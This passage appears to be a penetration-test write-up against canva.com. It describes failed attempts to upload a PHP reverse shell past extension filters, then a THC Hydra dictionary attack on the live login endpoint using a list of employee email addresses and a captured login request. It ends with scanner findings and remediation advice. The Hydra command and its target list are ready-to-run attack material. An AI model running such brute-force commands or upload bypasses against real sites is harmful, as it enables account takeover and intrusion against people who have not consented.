
Then I uploaded it to the upload function available at the website. However, it gave the following error message.



It means that there is a filtering mechanism involved. So, I tried some filter bypasses as follows.

The first thing I tried was using double extensions. We know that it accepts image file formats such as jpg. So, I renamed my web shell as **php-reverse-shell.php.jpg**, because some servers support double extensions. If the filtering is not properly configured, I might be able to upload it.

However, it was also not successful as it gave the following error.



Then I tried to fool the server with file type headers. As it accepts GIF files, “GIF89a” header can be added to the beginning of the php shell as follows.

However, it was also not successful, because it gave the same error above. It means that there is an advanced method of whitelisting mechanism in order to restrict the file uploads.


When the above whitelisting filters could not be bypassed, I tried to bypass blacklisting filters.

Sometimes, simply changing the php file extension to “.pHp” or “.Php” or “.phP” will bypass the blacklisting filters. So, I renamed the above php file as **php-reverse-shell.pHp** and uploaded it. However, it was not successful.

There are some other alternative extensions we can use instead of regular “.php” extension. Some of them are pht , phtml , php3 , php5 etc. So, I renamed the above shell to **php-reverse-shell.phtml** and uploaded it. However, it was not successful.

JSP is another common alternative extension that is used with web shells. There are many variants of JSP extensions such as jspx , jspf and jsv. So, I renamed the php shell to **php-reverse-shell.jspx** and uploaded it. However, it was also not successful.

All of the above bypassing methods ended up giving the same error message as follows.



CONCLUSION – Target is not vulnerable to unrestricted file upload vulnerability.

Authentication Cracking with THC Hydra

During the information gathering phase, we could find some e-mails addresses of the users. It can be used with dictionary attacks to find-out a possible login.

Although there are many tools available for authentication cracking, I prefer THC Hydra which is pre-installed on penetration testing distributions. Dictionary attacks can be launched with Hydra very easily. It can be utilized not only for HTTPS authentication cracking, but also to crack authentication of any kind of protocol such as FTP and SSH. You can git clone it from https://github.com/vanhauser-thc/thc-hydra, if it is not installed.

First, I created a wordlist called userEmails.txt which contains all the e-mails found when gathering information as follows.

```
  GNU nano 5.4                                          userEmails.txt
anna@canva.com
jonathan@canva.com
elizabeth@canva.com
cameron@canva.com
liz@canva.com
rohan.j@canva.com
support@canva.com
zerena@canva.com
press@canva.com
health-assistance@canva.com
zach@canva.com
```

Then I gathered essential parameters for Hydra with Burp Suite which are needed to HTTPS authentication cracking as follows.

```
POST /_ajax/login2 HTTP/1.1
Host: www.canva.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.canva.com/
X-Canva-Analytics: AAMAA1dFQgA=
X-Canva-Brand: BAAAAAAAAAA
X-Canva-Build-Name: 20210423-23
X-Canva-Build-Sha: 10ff6f6e2d3dacf9171c8765b09b5ec11b4c3063
X-Canva-Locale: en
X-Csrf-Token: uZfkun80ulqRiil-kydJOpJmvQXDTlK_nwHHzMIaNhMwjaUF_Hp63jxaTxQw05nFTEcXpvJ44qI3jxTwgGdLlQgjd
Content-Type: application/json;charset=UTF-8
Content-Length: 132
Origin: https://www.canva.com
DNT: 1
Connection: close
Cookie: __cfduid=d225dc1f0c37ac25a455c53fbdc280f6d1619198410; CDI=13aeb70d-6ba2-4a63-91d6-db60b8794b4f;

{
  "A":{
    "type":"EMAIL_PASSWORD",
    "email":"ravishanka@gmail.com",
    "password":"ravishanka123"
  },
  "C":"02cdfcd2-3fc2-4f43-8fcf-fea1bf1ef6dc"
}
```

The parameters such as POST request , username , password and the error message when there is a failed login are essential parameters for Hydra.

Then I fired-up THC Hydra in order to crack the passwords of the above users with a dictionary attack as follows.

```
┌─[ravishanka@parrot]─[~]
└──╼ $hydra -L userEmails.txt -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt canva.com http-post-form "/_ajax/login2:email=^USER^&password=^PASS^&Login=Login:The password you entered is incorrect. Try logging in with Google instead."
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-25 21:56:44
```

I used the famous **rockyou.txt** password wordlist against the users. It was a time-consuming process, because I used many different password wordlists from seclists project, when the rockyou.txt failed to find any passwords.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-25 21:56:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 651035 login tries (l:11/p:59185), ~40690 tries
[DATA] attacking http-post-form://canva.com:80/_ajax/login2:email=^USER^&password=^PASS^&Login=Login
ect. Try logging in with Google instead.
[STATUS] 144.00 tries/min, 144 tries in 00:01h, 650891 to do in 75:21h, 16 active
[STATUS] 138.67 tries/min, 416 tries in 00:03h, 650619 to do in 78:12h, 16 active
[STATUS] 130.29 tries/min, 912 tries in 00:07h, 650123 to do in 83:10h, 16 active
[STATUS] 130.27 tries/min, 1954 tries in 00:15h, 649081 to do in 83:03h, 16 active
```

However, I could not find a valid password with a dictionary attack.

```
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-25 22:18:06
```

However, I could find that unlimited logins tries are allowed, because Hydra requests were not blocked while performing the dictionary attack.

CONCLUSION – Target is not vulnerable to dictionary attacks. However, unlimited logins attempts are allowed which makes pure brute forcing possible.

Utilizing Automated Tools

Although some vulnerabilities were tested manually, it does not mean that all the vulnerabilities of our target domain were completely tested. We need to use automated tools in order to assess our target because it is hard and impossible to test each and every vulnerability manually. However there may be false positives when using these automated tools.

There are open-source automated tools such as OWASP Zap and Nikto as well as propriety vulnerability assessment tools such as Netsparker and Acunetix. Let us utilize both open-source and propriety automated tools in order to scan our target.

Netsparker Professional version was used in order to scan vulnerabilities of our main target domain which is canva.com. It is an industry recognized vulnerability assessment tool which has a lesser rate of false positives other than the other vulnerability scanners. It can identify OWASP top 10 as well as some other types of web application vulnerabilities.

Following vulnerabilities were identified by the Netsparker scanner. The vulnerabilities are categorized according to the OWASP Top 10 and severity of the risk associated with it.

a) Possibility of BREACH Attack

- Risk : **MEDIUM**
- Method : GET
- OWASP Top 10 Category : A9 (Using Components with Known Vulnerabilities)

Impact:

Victim's encrypted traffic can still be viewed by an attacker and cause the victim to send HTTP requests to the vulnerable web server, even if you use an SSL/TLS protected connection. An attacker can steal information from the website and do the following, after following these steps,

- Partial plaintext they have discovered will be injected into victim's requests.
- Size of the encrypted traffic will be measured.

Recommended Actions:


Netsparker reported a Possible BREACH Attack issue because the target web page meets the following conditions that facilitate it:

- Served from a server that uses HTTP-level compression (ie. gzip)
- Reflects user-input in the HTTP response bodies
- Contains sensitive information (such as a CSRF token) in HTTP response bodies

To mitigate the issue, we recommend the following solutions:

1. If possible, disable HTTP level compression
2. Separate sensitive information from user input
3. Protect vulnerable pages with CSRF token. The SameSite Cookie attribute will mitigate this issue, because to exploit this issue an attacker forces the victim to visit a target website using invisible frames. With the SameSite cookie attribute added, cookies that belong to the target won't be sent with a request that does not include top level navigation.
4. Hide the length of the traffic by adding a random number of bytes to the responses.
5. Add in a rate limit, so that the page maximum is reached five times per minute.

Proof of Concept:



b) Possibility of Cross-site Scripting

- ❖ Risk : **MEDIUM**
- ❖ Method : GET
- ❖ OWASP Top 10 Category : A7 (Cross-Site Scripting)

Impact:

Several different attack opportunities are allowed by this. For an example, hijacking the current session of the user , changing the look of the page by changing the HTML elements. Users of the application instead of the server are targeted by XSS attacks. Through the use of XSS, many different attacks can be leveraged such as,

- User's active session can be hijacked.
- Look of the page can be changed in the victim browser.
- A successful phishing attack can be mounted.
- MITM attacks can be performed by intercepting data.

Recommended Actions:


This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include OWASP Reformand Microsoft Anti-Cross-site Scriptinglibraries.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

Proof of Concept:




c) Out-of-date Version of jQuery

- Risk : **MEDIUM**
- Method : GET
- OWASP Top 10 Category : A9 (Using Components with Known Vulnerabilities)

Impact:

Scanner identified the version of jQuery which is in use to be out-to-date. It may be vulnerable to attacks, because it is out-to-date and there will be previously identified vulnerabilities associated with that specific version of jQuery. The jQuery version used in our target is 1.8.3 while the latest version is 1.12.4, and there are some known vulnerabilities associated with that version as follows.



As you can see, there is a vulnerability (CVE-2015-9251), which leads to XSS attacks associated with the out-to-date jQuery version.

Recommended Actions:

The jQuery installation of the website is needed to be updated to the latest version. You can download the latest version from, https://jquery.com/download/.

Proof of Concept:

d) Weak Ciphers are Enabled

- Risk : **MEDIUM**
- Method : GET
- OWASP Top 10 Category : A3 (Sensitive Data Exposure)


Impact:

SSL traffic between your server and your visitors may be decrypted by the attackers. Only strong ciphers on the web server should be allowed in order to protect secure communication with your visitors.

Recommended Actions:

The web server should be configured in order to disallow the usage of weak ciphers.

Proof of Concept:



e) Possibility of Cross-Site Request Forgery

- Risk : **LOW**
- Method : GET and POST
- OWASP Top 10 Category : A5 (Broken Access Control)


Impact:

Any of the actions that can be done by the user such as adding a user , modifying content and deleting data can be mounted by an attacker depending on the application. Attacker may be able to use all the functionality available to a victim. Page that requires extra information that only the legitimate user can know, is the only exception to this rule.

Recommended Actions:

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

Proof of Concept:



f) Possibility of Internal IP Address Disclosure

- ❖ Risk : **LOW**
- ❖ Method : GET
- ❖ OWASP Top 10 Category : A3 (Sensitive Data Exposure)

Impact:

Other vulnerabilities can be identified by an attacker or it will help exploitation of other vulnerabilities because of this information. This IP address may be related to other internet connected devices of the website. So, attackers will be able to penetrate and widen their attack surface with these information.

Recommended Actions:

Although there will be no direct impact associated with this vulnerability, you need to consider removing it.

Proof of Concept:

g) Cookie Not Marked as HttpOnly

- Risk : **LOW**
- Method : GET and POST
- OWASP Top 10 Category : A6 (Security Misconfiguration)


Impact:

Cookies may be easily accessed, and victim's session will be hijacked by an attacker during a cross-site scripting attack.

Recommended Actions:

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnelto bypass HTTPOnly protection.

Proof of Concept:



h) External Insecure Frame

- Risk : **LOW**
- Method : GET and POST
- OWASP Top 10 Category : A6 (Security Misconfiguration)

Impact:

A set of additional restrictions for the content within a frame is enabled by iFrame sandboxing. Potential malicious code from causing harm to the web page that embeds it, is restricted by it. The web application may be at risk if the sandboxing is not configured properly. The main web application may be affected by a compromised website that is loaded in such an insecure iframe.


Recommended Actions:

- Apply sandboxing in inline frame

```
<iframe sandbox src="framed-page-url"></iframe>
```

- For untrusted content, avoid the usage of `seamless`attribute and `allow-top-navigation`, `allow-popups`and `allow-scripts`in sandbox attribute.

Proof of Concept:



i) Insecure Transportation Security Protocol Supported

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A3 (Sensitive Data Exposure)


Impact:

Web server supports TLS 1.0, which consists of several flaws. Connection failures can be caused by an attacker and vulnerabilities like Browser Exploit Against SSL/TLS (BEAST) can be exploited by the attacker. PCI considers websites that use TLS 1.0 non-compliant since 30th June 2018. Man in the middle attacks can be performed by an attacker and the encryption traffic between your website and its visitors can be observed.


Recommended Actions:


TLS 1.0 should be disabled and replaced it with a higher version such as TLS 1.2.

